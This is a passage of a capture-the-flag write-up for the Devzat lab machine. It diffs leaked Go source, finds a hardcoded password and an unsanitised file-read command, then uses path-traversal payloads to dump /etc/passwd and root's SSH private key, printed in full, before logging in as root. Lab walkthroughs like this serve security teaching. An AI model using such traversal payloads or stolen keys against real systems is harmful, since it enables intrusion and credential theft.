
```
> scp -i ~/.ssh/c1sc0.key catherine@devzat.htb:/var/backups/devzat-main.zip .
devzat-main.zip                                   100% 6953KB  84.1MB/s   00:00
> scp -i ~/.ssh/c1sc0.key catherine@devzat.htb:/var/backups/devzat-dev.zip .
devzat-dev.zip                                    100% 6958KB  80.9MB/s   00:00
~/h/w/chat-source
```

Now we unpack them like:

```
unzip <zip-file>
```

We could just browse through the code again and search for interesting parts. But the mail told us we could do a `diff`. And this will be much easier I suggest.

The main difference is within the file `commands.go` as the diff will tell you:



```
diff --color main/devzat/commands.go dev/devzat/commands.go
3a4
>       "bufio"
4a6,7
>       "os"
>       "path/filepath"
36a40
>               file        = commandInfo{"file", "Paste a files content directly to chat [alpha]", fileCommand, 1, fa
lse, nil}
38c42,101
<       commands = []commandInfo{clear, message, users, all, exit, bell, room, kick, id, _commands, nick, color, timez
one, emojis, help, tictactoe, hangman, shrug, asciiArt, exampleCode}
---
>       commands = []commandInfo{clear, message, users, all, exit, bell, room, kick, id, _commands, nick, color, timez
one, emojis, help, tictactoe, hangman, shrug, asciiArt, exampleCode, file}
> }
>
> func fileCommand(u *user, args []string) {
>       if len(args) < 1 {
>               u.system("Please provide file to print and the password")
>               return
>       }
>
>       if len(args) < 2 {
>               u.system("You need to provide the correct password to use this function")
>               return
>       }
>
>       path := args[0]
>       pass := args[1]
>
>       // Check my secure password
>       if pass != "CeilingCatStillAThingIn2021?" {
>               u.system("You did provide the wrong password")
>               return
>       }
>
>       // Get CWD
>       cwd, err := os.Getwd()
>       if err != nil {
>               u.system(err.Error())
>       }
>
>       // Construct path to print
>       printPath := filepath.Join(cwd, path)
>
>       // Check if file exists
>       if _, err := os.Stat(printPath); err == nil {
>               // exists, print
>               file, err := os.Open(printPath)
>               if err != nil {
>                       u.system(fmt.Sprintf("Something went wrong opening the file: %+v", err.Error()))
>                       return
>               }
```

Also it can be noticed how *patrick* changed the main function to be on another port and bound only locally:

```
diff --color main/devzat/devchat.go dev/devzat/devchat.go
27c27
<       port = 8000
---
>       port = 8443
114c114
<               fmt.Sprintf(":%d", port),
---
>               fmt.Sprintf("127.0.0.1:%d", port),
diff --color main/devzat/log.txt dev/devzat/log.txt
1d0
```


Finally there was a file added with the dev source:

```
Only in dev/devzat: testfile.txt
~/h/w/chat-source
```

Privilege Escalation

So for the privilege escalation part we will look further into static code analysis and see if there is another vulnerablility.

Logging in with *catherine* to the dev instance of chat we can clearly see the new and added command:



Code analysis

```
func fileCommand(u *user, args []string) {
        if len(args) < 1 {
                u.system("Please provide file to print and the password")
                return
        }

        if len(args) < 2 {
                u.system("You need to provide the correct password to use this
                function")
                return
        }

        path := args[0]
        pass := args[1]

        // Check my secure password
        if pass != "CeilingCatStillAThingIn2021?" {
                u.system("You did provide the wrong password")
                return
        }

        // Get CWD
```

As you can see there is:

1. The need to provide two parametes, which are path and password
2. A check against a hard coded secret `CeilingCatStillAThingIn2021?`, which is the needed secret

And looking at the source again we can see that the path we control will be used to construct a path and to read a file from that path:

```
// Get CWD
cwd, err := os.Getwd()
if err != nil {
        u.system(err.Error())
}

// Construct path to print
printPath := filepath.Join(cwd, path)

// Check if file exists
if _, err := os.Stat(printPath); err == nil {
        // exists, print
        file, err := os.Open(printPath)
        if err != nil {
```

We can also see that the path will not be sanitized in any way. So we can safely assume that this will be vulnerable to Path Traversal then.

Chat Instance - LFI + Path Traversal

So let us test out what this function can do. First we will try to include a file in our working directory:

```
catherine: /file testfile.txt CeilingCatStillAThingIn2021?
[SYSTEM] Through me you pass into the city of woe:
[SYSTEM] Through me you pass into eternal pain:
[SYSTEM] Through me among the people lost for aye.
[SYSTEM]
[SYSTEM] Justice the founder of my fabric mov'd:
[SYSTEM] To rear me was the task of power divine,
[SYSTEM] Supremest wisdom, and primeval love.
[SYSTEM]
[SYSTEM] Before me things create were none, save things
[SYSTEM] Eternal, and eternal I endure.
[SYSTEM] All hope abandon ye who enter here.
catherine:
```

Sure enough it did include the file which was added with the dev source.

Next up `path traversal`

```
catherine: /file ../../../../../../../etc/passwd CeilingCatStillAThingIn2021?
[SYSTEM] root❌ 0:0:root:/root:/bin/bash
[SYSTEM] daemon❌ 1:1:daemon:/usr/sbin:/usr/sbin/nologin
[SYSTEM] bin❌ 2:2:bin:/bin:/usr/sbin/nologin
[SYSTEM] sys❌ 3:3:sys:/dev:/usr/sbin/nologin
[SYSTEM] sync❌ 4:65534:sync:/bin:/bin/sync
[SYSTEM] games❌ 5:60:games:/usr/games:/usr/sbin/nologin
[SYSTEM] man❌ 6:12:man:/var/cache/man:/usr/sbin/nologin
[SYSTEM] lp❌ 7:7:lp:/var/spool/lpd:/usr/sbin/nologin
[SYSTEM] mail❌ 8:8:mail:/var/mail:/usr/sbin/nologin
[SYSTEM] news❌ 9:9:news:/var/spool/news:/usr/sbin/nologin
[SYSTEM] uucp❌ 10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
[SYSTEM] proxy❌ 13:13:proxy:/bin:/usr/sbin/nologin
[SYSTEM] www-data❌ 33:33:www-data:/var/www:/usr/sbin/nologin
[SYSTEM] backup❌ 34:34:backup:/var/backups:/usr/sbin/nologin
[SYSTEM] list❌ 38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
[SYSTEM] irc❌ 39:39:ircd:/var/run/ircd:/usr/sbin/nologin
[SYSTEM] gnats❌ 41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
[SYSTEM] nobody❌ 65534:65534:nobody:/nonexistent:/usr/sbin/nologin
[SYSTEM] systemd-network❌ 100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
[SYSTEM] systemd-resolve❌ 101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
[SYSTEM] systemd-timesync❌ 102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
[SYSTEM] messagebus❌ 103:106::/nonexistent:/usr/sbin/nologin
[SYSTEM] syslog❌ 104:110::/home/syslog:/usr/sbin/nologin
[SYSTEM] _apt❌ 105:65534::/nonexistent:/usr/sbin/nologin
[SYSTEM] tss❌ 106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
[SYSTEM] uuidd❌ 107:112::/run/uuidd:/usr/sbin/nologin
[SYSTEM] tcpdump❌ 108:113::/nonexistent:/usr/sbin/nologin
[SYSTEM] landscape❌ 109:115::/var/lib/landscape:/usr/sbin/nologin
[SYSTEM] pollinate❌ 110:1::/var/cache/pollinate:/bin/false
[SYSTEM] sshd❌ 111:65534::/run/sshd:/usr/sbin/nologin
[SYSTEM] systemd-coredump❌ 999:999:systemd Core Dumper:/:/usr/sbin/nologin
[SYSTEM] patrick❌ 1000:1000:patrick:/home/patrick:/bin/bash
[SYSTEM] catherine❌ 1001:1001:catherine,,,:/home/catherine:/bin/bash
[SYSTEM] usbmux❌ 112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
[SYSTEM] postfix❌ 113:118::/var/spool/postfix:/usr/sbin/nologin
```

And again, sure enough we get the content of `/etc/passwd`.

Fetch SSH-Key

Finally we go in for the kill.

```
catherine: /file ../../../../../../../root/.ssh/id_rsa CeilingCatStillAThingIn2021?
[SYSTEM] -----BEGIN OPENSSH PRIVATE KEY-----
[SYSTEM] b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
[SYSTEM] QyNTUxOQAAACDfr/J5xYHImnVIIQqUKJs+7ENHpMO2cyDibvRZ/rbCqAAAAJiUCzUclAs1
[SYSTEM] HAAAAAtzc2gtZWQyNTUxOQAAACDfr/J5xYHImnVIIQqUKJs+7ENHpMO2cyDibvRZ/rbCqA
[SYSTEM] AAAECtFKzlEg5E6446RxdDKxslb4Cmd2fsqfPPOffYNOP20d+v8nnFgciadUghCpQomz7s
[SYSTEM] Q0ekw7ZzIOJu9Fn+tsKoAAAAD3Jvb3RAZGV2emF0Lmh0YgECAwQFBg==
[SYSTEM] -----END OPENSSH PRIVATE KEY-----
catherine:
```


There we have it. The ssh key of `root`.

Login as root

So now we just need to insert that in a key file on our host and cleanup the unwanted content:

```
1   -----BEGIN OPENSSH PRIVATE KEY-----
  1 b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
  2 QyNTUxOQAAACDfr/J5xYHImnVIIQqUKJs+7ENHpMO2cyDibvRZ/rbCqAAAAJiUCzUclAs1
  3 HAAAAAtzc2gtZWQyNTUxOQAAACDfr/J5xYHImnVIIQqUKJs+7ENHpMO2cyDibvRZ/rbCqA
  4 AAAECtFKzlEg5E6446RxdDKxslb4Cmd2fsqfPPOffYNOP20d+v8nnFgciadUghCpQomz7s
  5 Q0ekw7ZzIOJu9Fn+tsKoAAAAD3Jvb3RAZGV2emF0Lmh0YgECAwQFBg==
  6 -----END OPENSSH PRIVATE KEY-----
```

```
chmod 600 root.key
ssh -i root.key -l root 192.168.17.129
```



And that's it. We are finally root.